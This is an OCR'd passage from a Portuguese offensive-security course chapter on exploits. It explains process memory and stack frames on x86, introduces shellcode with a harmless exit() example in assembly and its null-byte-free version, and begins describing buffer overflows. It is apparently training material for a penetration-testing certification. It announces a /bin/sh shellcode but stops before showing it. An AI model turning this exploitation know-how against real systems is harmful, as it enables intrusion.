
16 Exploits


16.1 Objetivos

- Entender o que é um Buffer Overflow
- Aprender como explorar uma falha dessa categoria
- Fornecer informações para a realização do exame da certificação NOP (Network Offensive Professional) da empresa Immunity




16.2 O que é um exploit?

Um exploit, em segurança da informação, é um programa de computador, uma porção de dados ou uma sequência de comandos que se aproveita das vulnerabilidades de um sistema computacional – como o próprio sistema operativo ou serviços de interação de protocolos (ex: servidores Web).



São geralmente elaborados por hackers como programas de demonstração das vulnerabilidades, a fim de que as falhas sejam corrigidas, ou por crackers a fim de ganhar acesso não autorizado a sistemas. Por isso muitos crackers não publicam seus exploits, conhecidos como 0days, e o seu uso massificado deve-se aos script-kiddies.




Quatro sites que podem ser usados como fonte de exploits são:

- www.milw0rm.com
- www.securityfocus.com
- www.packetstormsecurity.com
- www.metasploit.com



16.3 Organização dos Processos na Memória



Para entendermos como funciona um buffer overflow, nós precisaremos entender como funciona a pilha (stack).

A região de texto é fixa pelo programa e inclui as instruções propriamente ditas e os dados “somente leitura”. Esta região corresponde ao segmento de texto do binário executável e é normalmente marcada como somente-leitura para que qualquer tentativa de escrevê-la resulte em violação de segmentação (com o objetivo de não permitir código auto-modificável).

Os processos em execução são divididos em quatro regiões: texto, dados, pilha e heap. A pilha é um bloco de memória contíguo utilizado para armazenar as variáveis locais, passar parâmetros para funções e armazenar os valores de retornos destas. O endereço de base da pilha é fixo e o acesso à estrutura é realizado por meio das instruções PUSH e POP implementadas pelo processador. O registrador chamado "ponteiro de pilha" (SP) aponta para o topo da pilha.

A pilha consiste em uma seqüência de frames que são colocados no topo quando uma função é chamada e são retirados ao final da execução. Um frame contém os


parâmetros para a função, suas variáveis locais, e os dados necessários para recuperar o frame anterior, incluindo o valor do ponteiro de instrução no momento da chamada de função.


Dependendo da implementação, a pilha pode crescer em direção aos endereços altos ou baixos. O ponteiro de pilha também é de implementação dependente, podendo apontar para o último endereço ocupado na pilha ou para o próximo endereço livre. Como o texto trata da arquitetura Intel x86, iremos utilizar uma pilha que cresce para os endereços baixos, com o ponteiro de pilha (registrador ESP) apontando para o último endereço da pilha.


Além de um ponteiro de pilha, também é conveniente contar com um "ponteiro de frame" (FP) que aponta para um endereço fixo no frame. A princípio, variáveis locais podem ser referenciadas fornecendo-se seus deslocamentos em relação ao ponteiro de pilha. Entretanto, quando palavras são inseridas e retiradas da pilha, estes deslocamentos mudam. Apesar de em alguns casos o compilador poder corrigir os deslocamentos observando o número de palavras na pilha, essa gerência é cara. O acesso a variáveis locais a distâncias conhecidas do ponteiro de pilha também iria requerer múltiplas instruções. Desta forma, a maioria dos compiladores utiliza um segundo registrador que aponta para o topo da pilha no início da execução da função, para referenciar tanto variáveis locais como parâmetros, já que suas distâncias não se alteram em relação a este endereço com chamadas a PUSH e POP. Na arquitetura Intel x86, o registrador EBP é utilizado para esse propósito. Por causa da disciplina de crescimento da pilha, parâmetros reais têm deslocamentos positivos e variáveis locais têm deslocamentos negativos a partir de FP.

A primeira instrução que um procedimento deve executar quando chamado é salvar o FP anterior, para que possa ser restaurado ao fim da execução. A função então copia o registrador de ponteiro de pilha para FP para criar o novo ponteiro de frame e ajusta o ponteiro de pilha para reservar espaço para as variáveis locais. Este código é chamado de prólogo da função. Ao fim da execução, a pilha deve ser restaurada e a execução deve retomar na instrução seguinte à de chamada da função, o que chamamos de epílogo. As instruções CALL, LEAVE e RET nas

máquinas Intel são fornecidas para parte do prólogo e epílogo em chamadas de função. A instrução CALL salva na pilha o endereço da instrução seguinte como endereço de retorno da função chamada. A instrução RET deve ser chamada dentro do procedimento e restaura a execução no endereço que está no topo da pilha.







16.4 Shellcode

Shellcode é um grupo de instruções assembly em formato de opcode para realizar diversas funções como chamar uma shell, ou escutar em uma porta. Geralmente, um shellcode é utilizado para explorar determinada vulnerabilidade, ganhando-se controle sobre a aplicação vulnerável e podendo-se executar qualquer instrução desejada.

Exemplo de shellcode mais simples possível:

Shellcode = “\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80”

A imagem a seguir mostra detalhes sobre a criação do shellcode:

```
rodrigo@rodrigo:~$ cat exit_shellcode.asm
Section .text

        global _start

_start:


        mov ebx,0
        mov eax,1
        int 0x80

rodrigo@rodrigo:~$ nasm -f elf exit_shellcode.asm
rodrigo@rodrigo:~$ ld -o exit_shellcode exit_shellcode.o
rodrigo@rodrigo:~$ objdump -d exit_shellcode

exit_shellcode:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:       bb 00 00 00 00          mov    $0x0,%ebx
 8048085:       b8 01 00 00 00          mov    $0x1,%eax
 804808a:       cd 80                   int    $0x80
rodrigo@rodrigo:~$
```



O shellcode acima não é "injetável", pois possui Null Bytes (/x00), o que caracteriza um final de string. Portanto, ao usarmos o shellcode acima, o programa encontrará o final da string e parará, não executando o restante do nosso payload. Mais detalhes veremos logo abaixo.

Shellcode Injetável: "\x31\xdb\xb0\x01\xcd\x80"

```
rodrigo@rodrigo: $ cat exit_shellcode_injectable.asm
Section .text

        global _start

_start:

        xor ebx,ebx
        mov al,1
        int 0x80


rodrigo@rodrigo:~$ nasm -f elf exit_shellcode_injectable.asm
rodrigo@rodrigo:~$ ld -o exit_shellcode_injectable exit_shellcode_injectable.o
rodrigo@rodrigo:~$ objdump -d exit_shellcode_injectable

exit_shellcode_injectable:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:       31 db                   xor    %ebx,%ebx
 8048082:       b0 01                   mov    $0x1,%al
 8048084:       cd 80                   int    $0x80
rodrigo@rodrigo:~$
```


No exemplo de exploração de um Stack Overflow, utilizaremos um outro shellcode, que se encarregará de executar o /bin/sh ao invés de executar a função exit(), como o shellcode acima faz.



16.5 Buffer Overflow


Um buffer overflow acontece quando um programa vulnerável a esse tipo de falha tenta copiar mais informações para dentro de um buffer do que esse buffer

consegue suportar. Para visualizar isso, é a mesma coisa que pegar uma garrafa de refrigerante de 2 litros e virar ela toda num copo de 500ml. Com certeza ocorrerá uma sujeira na mesa em que isso foi feito, e é a mesma coisa que ocorre na memória, um esparramado de caracteres sobre a memória que irá sobrescrever informações importantes assim como o refrigerante sujou toda a toalha da mesa.



As vulnerabilidades de buffer overflow são consideradas ameaças críticas de segurança, apesar de ser uma falha bem conhecida e bastante séria, que se origina exclusivamente na ignorância do programador referente a aspectos de segurança durante a implementação do programa, o erro se repete sistematicamente a cada nova versão ou produto liberado.

Este tipo de vulnerabilidade tem sido largamente utilizado para a penetração remota de computadores ligados a uma rede, onde um atacante anônimo tem como objetivo obter acesso ilegal ao computador vulnerável. Mesmo software considerado seguro, como o OpenSSH, já apresentou o problema, e também softwares famosos como o Sendmail e módulos do Apache.




Buffer overflows são também chamados de buffer overruns e existem diversos tipos de ataques de estouro de buffer, entre eles stack smashing attacks, ataques contra buffers que se encontram na pilha (vou chamá-la de stack), e heap smashing attacks, que são ataques contra buffers que se encontram na heap. Tecnicamente, um buffer overflow é um problema com a lógica interna do programa, mas a exploração dessa falha pode levar a sérios prejuízos, como por exemplo, o primeiro grande incidente de segurança da Internet - o Morris Worm, em 1988 - utilizava técnicas de estouro de buffer, num programa conhecido como fingerd.

